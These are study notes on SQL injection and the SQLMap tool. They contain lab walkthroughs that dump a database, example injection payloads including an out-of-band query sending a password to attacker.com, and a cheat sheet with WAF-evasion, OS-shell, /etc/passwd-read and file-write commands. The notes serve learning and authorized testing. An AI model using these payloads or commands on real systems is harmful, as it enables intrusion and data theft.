SQLMap

Author NAITRO 07

Introduction

SQL injection is a prevalent vulnerability and has long been a hot topic in cyber security. To understand this vulnerability, we must first learn what a database is and how websites interact with a database.

A **database is a collection of data** that can be stored, modified, and retrieved. It stores data from several applications in a structured format, making storage, modification, and retrieval easy and efficient. You interact with several websites daily. The website contains some of the web pages where user input is required. For instance, a website with a login page asks you to enter your credentials, and once you enter them, it checks if the credentials are correct and logs you in if they are. As many users log in to that website, how does that website record all these users' data and verify it during the authentication process? This is all done with the help of a database. These websites have databases that store the user and other information and retrieve it when needed. So when you enter your credentials to a website's login page, the website interacts with its database to check if these credentials are correct. Similarly, if you have an input field to search for something, for instance, an input field of a bookshop website allows you to search for the available books for sale. When you search for any book, the website will interact with the database to fetch the record of that book and display it on the website.


Now, we know that the website asks the database to retrieve, store, or modify any data. So, how does this interaction take place? The databases are managed by **Database Management Systems (DBMS),** such as **MySQL, PostgreSQL, SQLite, or Microsoft SQL Server.** These systems understand the Structured Query

Language (SQL). So, any application or website uses SQL queries when interacting with the database.

SQL Injection Vulnerability

In the previous task, we studied how websites and applications interact with databases to store, modify, and retrieve their data in a structured manner. In this task, we will see how the interaction between an application and a database happens through SQL queries and how attackers can leverage these SQL queries to perform SQL injection attacks.

Note: Before we proceed, please ensure that you try the manual or automated SQL injection methods only after the permission of the application owner.



Let’s take an example of a login page that asks you to enter your username and password to log in. Let’s provide it with the following data:

`Username: John`

`Password: Un@detectable444`

Once you enter your username and password, the website will receive it, make an SQL query with your credentials, and send it to the database.

```
SELECT * FROM users WHERE username = 'John' AND password = 'Un@detectable444';
```

This query will be executed in the database. As per this query, the database will check for a user named `John` and the password of `Un@detectable444`. If it finds such a user, it will return the user’s details to the application. Note that the above query will be successful only if the given user and pass both have a match together in the database as they are separated by the boolean “AND”.

Sometimes, when input is improperly sanitized, meaning that user input is not validated, attackers can manipulate the input and write SQL queries that would get executed in the database and perform the attacker’s desired actions. SQL injection has a very harmful effect in this digital world as all organizations store their data, including their critical information, inside the databases, and a successful SQL injection attack can compromise their critical data.

Let's assume the website login page we discussed above lacks input validation and sanitization. This means that it is vulnerable to SQL injection. The attacker does not know the password of the user John. They will type the following input in the given fields:

```
Username: John
```

```
Password: abc' OR 1=1;-- -
```

This time, the attacker typed a random string `abc` and an injected string `' OR 1=1;-- -`. The SQL query that the website would send to the database will now become the following:

```
SELECT * FROM users WHERE username = 'John' AND password = 'abc' OR 1=1;-- -';
```

This statement looks similar to the previous SQL query but now adds another condition with the operator `OR`. This query will see if there is a user, John. Then, it will check if John has the password `abc` (which he could not have because the attacker entered a random password). Ideally, the query should fail here because it expects both username and password to be correct, as there is an `AND` operator between them. But, this query has another condition, `OR`, between the password and a statement `1=1`. Any one of them being true will make the whole SQL query successful. The password failed, so the query will check the next condition, which checks if `1=1`. As we know, `1=1` is always true, so it will ignore the random password entered before this and consider this statement as true, which will successfully execute this query. The `-- -` at the end of the query would comment anything after `1=1`, which means the query would be successfully executed, and the attacker would get logged in to John's user account.

One of the important things to note here is the use of a single quote `'` after `abc`. Without this single quote,`'` the whole string `'abc OR 1=1;-- -'` would be considered the password, which is not intended. However, if we add a single quote `'` after `abc`, the password would look like `'abc' OR 1=1;---'`, which encloses the original string abc in the query and allows us to introduce a logical condition `OR 1=1`, which is always true.

Automated SQL Injection Tool

Carrying out an SQL injection attack involves discovering the SQL injection vulnerability inside the application and manipulating the database. However, manually doing all this can take time and
effort.

SQLMap is an automated tool for detecting and exploiting SQL injection vulnerabilities in web applications. It simplifies the process of identifying these vulnerabilities. This tool is built into some Linux distributions, but you can easily install it if it's not.

As this is a command-line tool, you must open your Linux OS terminal to use it. The `--help` command with SQLMap will list all the available flags you can use. If you don't want to manually add the flags to each command, use the `--wizard` flag with SQLMap. When you use this flag, the tool will guide you through each step and ask questions to complete the scan, making this a perfect option for beginners.

Interactive wizard

```
user@ubuntu:~$ sqlmap --wizard        ___
       __H__
 ___ ___["]_____ ___ ___  {1.2.4#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[text removed]

[*] starting at 08:42:50

[08:42:50] [INFO] starting wizard interface
Please enter full target URL (-u):
```

The `--dbs` flag helps you to extract all the database names. Once you get to know the database names, you can extract information about the tables of that database by using `-D database_name --` `tables`. After obtaining the tables, if you want to

enumerate the records in those tables, you can use `-D database_name -T table_name --dump`. The different flags in the **SQLMap** tool let you extract detailed information from the databases. Now, let's take a practical scenario and use all the above flags to exploit a web application vulnerable to SQL injection.

The first step is to look for a possible vulnerable URL or request. You may often come across some URLs that use GET parameters to retrieve the data. For example, a URL like `http://sqlmaptesting.thm/search?cat=1` uses a parameter `cat` that takes the value `1`. If you see any web application using GET parameters in the URLs to retrieve data, you can test that URL with the **-u flag** in the **SQLMap** tool. This is considered to be HTTP GET-based testing.
This approach is followed when the application uses GET parameters in the URL to retrieve data from the searches.

We will use a supposedly vulnerable website URL: `http://sqlmaptesting.thm` for the demonstration. Suppose that this website has a search option, and when you click on this search option and search for something, the URL becomes
`http://sqlmaptesting.thm/search/cat=1`, which uses the GET parameter `cat=1` in the URL to extract information from the database. As we know, URLs that have GET parameters can be vulnerable to SQL injection; let us scan this URL to identify if it has any SQL injection vulnerability.

Testing URL for SQL injection

```
user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thm/search/cat=
1      __H__
 ___ ___['']_____ ___ ___  {1.2.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [()]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[text removed]
[08:43:49] [INFO] testing connection to the target URL
[08:43:49] [INFO] heuristics detected web page charset 'asci
i'
[08:43:49] [INFO] checking if the target is protected by some
kind of WAF/IPS/IDS
```

```
[08:43:49] [INFO] testing if the target URL content is stable
[08:43:50] [INFO] target URL content is stable
[08:43:50] [INFO] testing if GET parameter 'cat' is dynamic
[text removed]
[08:45:04] [INFO] GET parameter 'cat' appears to be 'MySQL >=
5.0.12 AND time-based blind' injectable
[text removed]
[08:45:08] [INFO] GET parameter 'cat' is 'Generic UNION query
(NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testin
g the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a tot
al of 47 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2175=2175

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(1846,CONCAT(0x5c,0x716a78
7071,(SELECT (ELT(1846=1846,1))),0x7170766a71))

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: cat=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x716a787071,0x714
d486661414f6456787a4a55796b6c7a78574f7858507a6e6a725647436e64
496f4965794c6873,0x7170766a71),NULL,NULL,NULL,NULL,NULL,NULL,
NULL,NULL,NULL,NULL-- HMgq
---
```

```
[08:45:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[text removed]
```

The results in the above terminal show us that different types of SQL injection, such as boolean-based blind, error-based, time-based blind, and UNION query, are identified in the target URL. These are different techniques for exploiting a SQL injection vulnerability. For example, in the boolean based blind SQL injection, the SQL query is modified, and a boolean expression (that is always true, e.g., `1=1`) is included with the query to extract the information. Whereas in the error-based SQL injection, some queries are intentionally modified to generate errors in the results sent by the database. These errors often contain valuable information about the data. Similarly, other SQL injection techniques can also be employed to exploit a database.

The results from the command we executed for our target `http://sqlmaptesting.thm/search/cat=1` tell us that different types of SQL injection are possible on this URL.
Let's use SQLMap's flags, which we studied earlier, to exploit them and extract some valuable data from the database.

To fetch the databases, we use the flag `--dbs`. Let's try this flag out with our vulnerable URL:

Extracting databases names

```
user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thm/search/cat=
1 --dbs       __H__
 ___ ___[()]_____ ___ ___  {1.2.4#stable}
|_ -| . [()]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[text removed]
[08:49:00] [INFO] resuming back-end DBMS' mysql'
[08:49:00] [INFO] testing connection to the target URL
```

```
[08:49:01] [INFO] heuristics detected web page charset 'asci
i'
sqlmap resumed the following injection point(s) from stored s
ession:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2175=2175
[text removed]
[08:49:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[08:49:01] [INFO] fetching database names
available databases [2]:
[*] users
[*] members

[text removed]
```

After running the above command, we got two database names.
Select the
`users` database and fetch the tables inside of it. We will define the database after the flag `-D` and use the

`--tables` flag at the end to extract all the table names.

Extracting tables

```
user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thm/search/cat=
1 -D users --tables       __H__
 ___ ___[(]_____ ___ ___  {1.2.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```

```
[text removed]
[08:50:46] [INFO] resuming back-end DBMS' mysql'
[08:50:46] [INFO] testing connection to the target URL
[08:50:46] [INFO] heuristics detected web page charset 'asci
i'
sqlmap resumed the following injection point(s) from stored s
ession:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2175=2175
[text removed]
[08:50:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[08:50:46] [INFO] fetching tables for database: 'users'
Database: acuart
[3 tables]
+-----------+
| johnath   |
| alexas    |
| thomas    |
+-----------+

[text removed]
```

Now that we have all the available table names of the database, let's dump the records present in the `thomas` table. To do so, we will define the database with the `-D` **flag, the table with the** `-T` **flag,** and for extracting the records of the table, we will use the `--dump` flag.

Extracting records from a table

```
user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thmsearch/cat=1
-D users -T thomas --dump       __H__
 ___ ___[()]_____ ___ ___  {1.2.4#stable}
|_ -| . [()]     | .'| . |
|___|_  [()]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[text removed]
[08:51:48] [INFO] resuming back-end DBMS' mysql'
[08:51:48] [INFO] testing connection to the target URL
[08:51:49] [INFO] heuristics detected web page charset 'asci
i'
sqlmap resumed the following injection point(s) from stored s
ession:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2175=2175
[text removed]
[08:51:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[08:51:49] [INFO] fetching columns for table 'thomas' in data
base 'users'
[08:51:49] [INFO] fetching entries for table 'thomas' in data
base' users'
[08:51:49] [INFO] recognized possible password hashes in colu
mn 'passhash'
do you want to store hashes to a temporary file for eventual
further processing n
do you want to crack them via a dictionary-based attack? [Y/
n/q] n
Database: users
```

```
Table: thomas
[1 entry]
+---------------------+------------+---------+
| Date                | name       | pass    |
+---------------------+------------+----------
| 09/09/2024          | Thomas THM | testing |
+---------------------+------------+---------+

[text removed]
```

However, unlike the URL used for testing above, you can also use POST-based testing, where the application sends data in the request's body instead of the URL. Examples of this could be login forms, registration forms, etc. To follow this approach, you must intercept a POST request on the login or registration page and save it as a text file. You can use the following command to input that request saved in the text file to the **SQLMap** tool:

Testing an intercepted request

```
user@ubuntu:~$ sqlmap -r intercepted_request.txt
```

SQL Injection (SQLi) Overview

SQL Injection (SQLi) is a critical vulnerability that allows an attacker to interfere with the queries an application makes to its database. By injecting malicious SQL statements into an entry point (e.g., form fields or URL parameters), attackers can bypass authentication, retrieve or modify database data, and in severe cases, compromise the entire database server.

How SQL Injection Works

SQL Injection occurs when an application doesn’t properly **sanitize user inputs.** Attackers exploit this flaw by injecting SQL code through the application inputs, which then gets executed by the database.

Common Types of SQL Injection

1. **Classic (In-Band) SQL Injection**
    - **Union-Based SQLi**: Utilizes the `UNION` SQL operator to combine multiple queries into one. Attackers use it to retrieve information from different database tables.
    - **Error-Based SQLi**: Forces the database to return error messages, which can reveal information about the database structure.
2. **Blind SQL Injection**
    - **Boolean-Based Blind SQLi**: Exploits conditions that are either true or false. The attacker injects queries that evaluate to true or false and observes differences in server responses.
    - **Time-Based Blind SQLi**: Relies on the database pausing (sleeping) for a specific time if a condition is true. The attacker times the response to infer database information.
3. **Out-of-Band SQL Injection**
    - Less common, it involves the database generating a connection to an external server. Useful when classic SQLi techniques don't work due to restrictions on output display.

Detailed Breakdown of Each Type with Examples

1. Union-Based SQL Injection

Definition: Uses the `UNION` SQL operator to combine multiple SELECT statements. The goal is to retrieve data from other database tables.

Example:
Assume this query retrieves user details:

```
SELECT name, email FROM users WHERE id = '1';
```

An attacker can inject the following:

```
' UNION SELECT username, password FROM admins; --
```

Full query becomes:

```
SELECT name, email FROM users WHERE id = '' UNION SELECT user
name, password FROM admins; --';
```

The result merges data from `admins` table, exposing sensitive admin credentials.

---

2. Error-Based SQL Injection

Definition: Relies on database error messages to glean details about the database structure, such as table names, column names, etc.

Example:
A query might be:

```
SELECT name FROM users WHERE id = '1';
```

Injection with a syntax error:

```
' AND 1=CONVERT(int, (SELECT @@version)); --
```

If the database throws an error with details, it exposes version information or table structure.

---

3. Boolean-Based Blind SQL Injection

Definition: The attacker injects conditions that evaluate as true or false to infer information based on application behavior.

Example:
The query might be:

```
SELECT name FROM users WHERE id = '1' AND '1'='1';
```

An attacker tries different conditions:

```
' AND 1=1 -- (True, returns result)
```

```
' AND 1=2 -- (False, returns no result)
```

By analyzing responses, the attacker deduces the database structure without explicit errors.

---

4. Time-Based Blind SQL Injection

Definition: Relies on database delay responses to infer whether conditions are true.

Example:
Original query:

```
SELECT name FROM users WHERE id = '1';
```

Injection that causes a delay if true:

```
' OR IF(1=1, SLEEP(5), 0); --
```

If the server pauses for 5 seconds, the condition is true, confirming the injected logic. Attackers use these delays to piece together information slowly.

---

5. Out-of-Band SQL Injection

Definition: Involves a database server making DNS or HTTP requests to an external server under an attacker's control. Often used when direct feedback is unavailable.

Example:
Using MySQL
`LOAD_FILE` to trigger a DNS request:

```
SELECT LOAD_FILE(CONCAT('\\\\\\\\', (SELECT password FROM use
rs LIMIT 1), '.attacker.com\\\\file.txt'));
```

This sends the password to `attacker.com` as part of a DNS request.

SQL Injection Prevention Techniques

1. **Parameterized Queries (Prepared Statements)**: Use placeholders for parameters, ensuring the SQL engine treats them as data, not executable code.
2. **Stored Procedures**: When implemented securely, stored procedures can encapsulate SQL logic and limit direct user input in queries.
3. **Input Validation**: Strictly validate input formats and length, and reject unexpected characters.
4. **Escaping Inputs**: Although not foolproof, properly escaping special characters helps prevent injection.
5. **Use ORM Frameworks**: ORM libraries (e.g., Entity Framework, SQLAlchemy) abstract database queries, helping mitigate SQLi risks.
6. **Limit Database Permissions**: Ensure that applications have only the minimum required privileges to execute necessary operations.
7. **Web Application Firewalls (WAFs)**: WAFs can detect and block SQLi attempts, adding an extra layer of security.

Resources for Further Reading

1. **OWASP SQL Injection Guide**: https://owasp.org/www-community/attacks/SQL_Injection
2. **SQL Injection Cheat Sheet by PortSwigger**: https://portswigger.net/web-security/sql-injection/cheat-sheet
3. **SQLMap Tool for SQLi Testing**: https://sqlmap.org/

These resources provide additional details and tools for exploring SQLi further. Let me know if you need more content for your Notion notes or if you have specific questions!

SQL Map Cheat Sheet

Purpose: Quick access to commonly used and advanced `SQLMap` commands for SQL injection testing. Replace the placeholders with your own IP or domain.

Basic Scan Commands

1. Test URL for SQL Injection Vulnerability:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>"
```

2. Test URL with POST Parameters:

```
sqlmap -u "<http://target.com/login>" --data="username=user&p
assword=pass"
```

3. Test for All Possible Injection Points (Forms and Links):

```
sqlmap -u "<http://target.com/vulnerable-page>" --forms --cra
wl=
```

Enumerating Data

1. Retrieve Database Names:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --dbs
```

2. Retrieve Tables from a Specific Database:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" -D datab
ase_name --tables
```

3. Retrieve Columns from a Specific Table:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" -D datab
ase_name -T table_name --columns
```

4. Dump Data from a Specific Table:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" -D datab
```

```
ase_name -T table_name --dump
```

5. Dump Data with Specific Conditions:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --dump -
T users -C username,password --where="id>10"
```

Advanced Usage

1. Specify Injection Technique (Error-Based):

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --techni
que=E
```

2. Specify Union-Based Technique:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --techni
que=U
```

3. Test with Referer Header:

```
sqlmap -u "<http://target.com/vulnerable-page>" --referer="<h
ttp://referrer.com>"
```

4. Test with User-Agent Header:

```
sqlmap -u "<http://target.com/vulnerable-page>" --user-agent
="Mozilla/5.0"
```

5. Set Risk and Testing Level (Max Aggressiveness):

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --risk=3
--level=5
```

6. Set Time-Based Blind Delay (Useful for Time-Based Attacks):

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --time-s
ec=5
```

7. Test with Custom Delays Between Requests (Evade Detection):

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --delay=
3
```

Evading WAFs (Bypassing Web Application Firewalls)

1. Use Tamper Scripts:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --tamper
="space2comment"
```

2. Use Multiple Tamper Scripts:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --tamper
="space2comment,randomcase"
```

3. Randomize Case of the Payload (Evade Simple Filters):

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --random
case
```

4. Bypass WAF with Random User-Agent and Tamper Script:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --random
-agent --tamper="waf_bypass"
```

Operating System and File Access

1. Fetch OS Shell (System-Level Access):

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --os-she
ll
```

2. Read a File from the Server:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --file-r
ead="/etc/passwd"
```

3. Write a File to the Server:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --file-w
rite="/path/to/local/file" --file-dest="/path/to/remote/file"
```

4. Attempt Privilege Escalation:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --priv-e
sc
```

Authentication & Proxying

1. HTTP Basic Authentication:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --auth-t
ype=basic --auth-cred="username:password"
```

2. Use a Proxy (e.g., Burp Suite):

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --proxy
="<http://127.0.0.1:8080>"
```

3. HTTP Cookies (Session Hijacking):

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --cookie
="PHPSESSID=abc123; security=low"
```

Password Cracking

1. Crack Password Hashes Using a Dictionary:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --crack
--dictionary=/path/to/wordlist.txt
```

2. Bruteforce Database Accounts (Default Accounts):

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --sql-sh
ell --passwords --dbms=mysql --brute-force
```

Customizing and Optimizing Attacks

1. Set Verbosity for Detailed Output:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" -v 3
```

2. Increase Verbosity to Maximum for Debugging:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" -v 5
```

3. Store SQLMap Session Data in a Specific Directory:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --output
-dir=/path/to/output/
```

4. Resume a Previous SQLMap Session:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --resume
```

Database-Specific Options

1. Focus Attack on MySQL Database:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --dbms=m
ysql
```

2. Focus Attack on PostgreSQL Database:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --dbms=p
ostgresql
```

Logging & Output

1. Save Output to a File:

```
sqlmap -u "<http://target.com/vulnerable-page?id=1>" --output
-dir=/path/to/output/
```

Common Techniques to Use:

- `-technique=BEUSTQ`: This specifies which SQL injection techniques to test.**B**lind, **E**rror-based, **U**nion-based, **S**tacked queries, **T**ime-based, and **Q**uery injection.

Helpful Flags

- `-batch`: Automatically answer `Yes` to all questions.
- `-random-agent`: Use a random user-agent from the SQLMap list.
- `-tamper`: Use tamper scripts to bypass filters or WAF.
- `-risk=3`: Set the risk level to 3 (default is 1).
- `-level=5`: Set the testing level to 5 (default is 1).

How to Replace Values

- Replace `"<http://target.com/vulnerable-page?id=1>"` with your target URL.
- Replace `database_name`, `table_name`, and `column_name` with actual database, table, or column names.

- Replace the wordlist path `/path/to/wordlist.txt` with the location of your dictionary file for password cracking.
- Customize delay times, verbosity, tamper scripts, or headers as needed.

Cheat Sheet

```
# Install SQLMap
sudo apt-get install sqlmap

# Basic Usage
sqlmap -u "<http://example.com/vuln.php?id=1>"

# Fuzzing parameters
sqlmap -u "<http://example.com/vuln.php?id=1>" --level 5 --ri
sk 3

# Fuzzing with custom User-Agent
sqlmap -u "<http://example.com/vuln.php?id=1>" --user-agent
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36"

# Fuzzing with custom cookies
sqlmap -u "<http://example.com/vuln.php?id=1>" --cookie "cook
ie=value"

# Fuzzing with custom headers
sqlmap -u "<http://example.com/vuln.php?id=1>" --headers "X-F
orwarded-For: 127.0.0.1"

# Fuzzing with custom proxy
sqlmap -u "<http://example.com/vuln.php?id=1>" --proxy "<htt
p://127.0.0.1:8080>"
```

```
# Fuzzing with custom delay
sqlmap -u "<http://example.com/vuln.php?id=1>" --delay 1000

# Fuzzing with custom output directory
sqlmap -u "<http://example.com/vuln.php?id=1>" --output-dir o
utput

# Fuzzing with custom threads
sqlmap -u "<http://example.com/vuln.php?id=1>" --threads 10

# Fuzzing with custom data
sqlmap -u "<http://example.com/vuln.php>" --data "username=ad
min&password=test"

# Fuzzing with custom request file
sqlmap -r request.txt

# Fuzzing with custom injection payloads
sqlmap -u "<http://example.com/vuln.php?id=1>" --level 5 --ri
sk 3 --sql-shell

# Fuzzing with custom tamper scripts
sqlmap -u "<http://example.com/vuln.php?id=1>" --tamper "spac
e2comment,randomcase"

# Fuzzing with custom database type
sqlmap -u "<http://example.com/vuln.php?id=1>" --dbms "mysql"

# Fuzzing with custom database name
sqlmap -u "<http://example.com/vuln.php?id=1>" --dbms "mysql"
--dbms-cred "root:root@localhost"

# Fuzzing with custom tables
sqlmap -u "<http://example.com/vuln.php?id=1>" --tables
```

```
# Fuzzing with custom columns
sqlmap -u "<http://example.com/vuln.php?id=1>" --columns

# Fuzzing with custom dump
sqlmap -u "<http://example.com/vuln.php?id=1>" --dump

# Fuzzing with custom file-read
sqlmap -u "<http://example.com/vuln.php?id=1>" --file-read "/
etc/passwd"

# Fuzzing with custom file-write
sqlmap -u "<http://example.com/vuln.php?id=1>" --file-write
"/tmp/test.txt" --file-dest "/var/www/html/test.php"

# Fuzzing with custom OS-shell
sqlmap -u "<http://example.com/vuln.php?id=1>" --os-shell
```

This guide covers the basic usage and common options for the SQLMap tool. The tool is highly configurable and can be used for various SQL injection testing scenarios. The `-u` option specifies the URL to test for SQL injection, and the `--data` option can be used to send POST data.

The `--level` and `--risk` options control the level and risk of testing, `--user-agent`, `--cookie`, and `--headers` can be used to add custom headers. The `--proxy` option can be used to specify a custom proxy, `--delay` can be used to set a custom delay between requests, and `--output-dir` can be used to specify a custom output directory.

Other options include `--threads` for custom threads, `-r` for specifying a request file, `--sql-shell` for interactive SQL shell, `--tamper` for custom tamper scripts, `--dbms` for custom database type, `--dbms-cred` for custom database credentials, `--tables` for dumping tables, `--columns` for dumping columns, `--dump` for dumping data, `--file-read` for reading files, `--file-write` for writing files, and `--os-shell` for operating system shell access.

Remember to adjust the URL, wordlist file path, and other options according to your specific target and requirements.

SQLMap is a powerful tool for testing SQL injection vulnerabilities and can be used for various scenarios, including dumping database contents, reading files, and accessing the operating system shell.
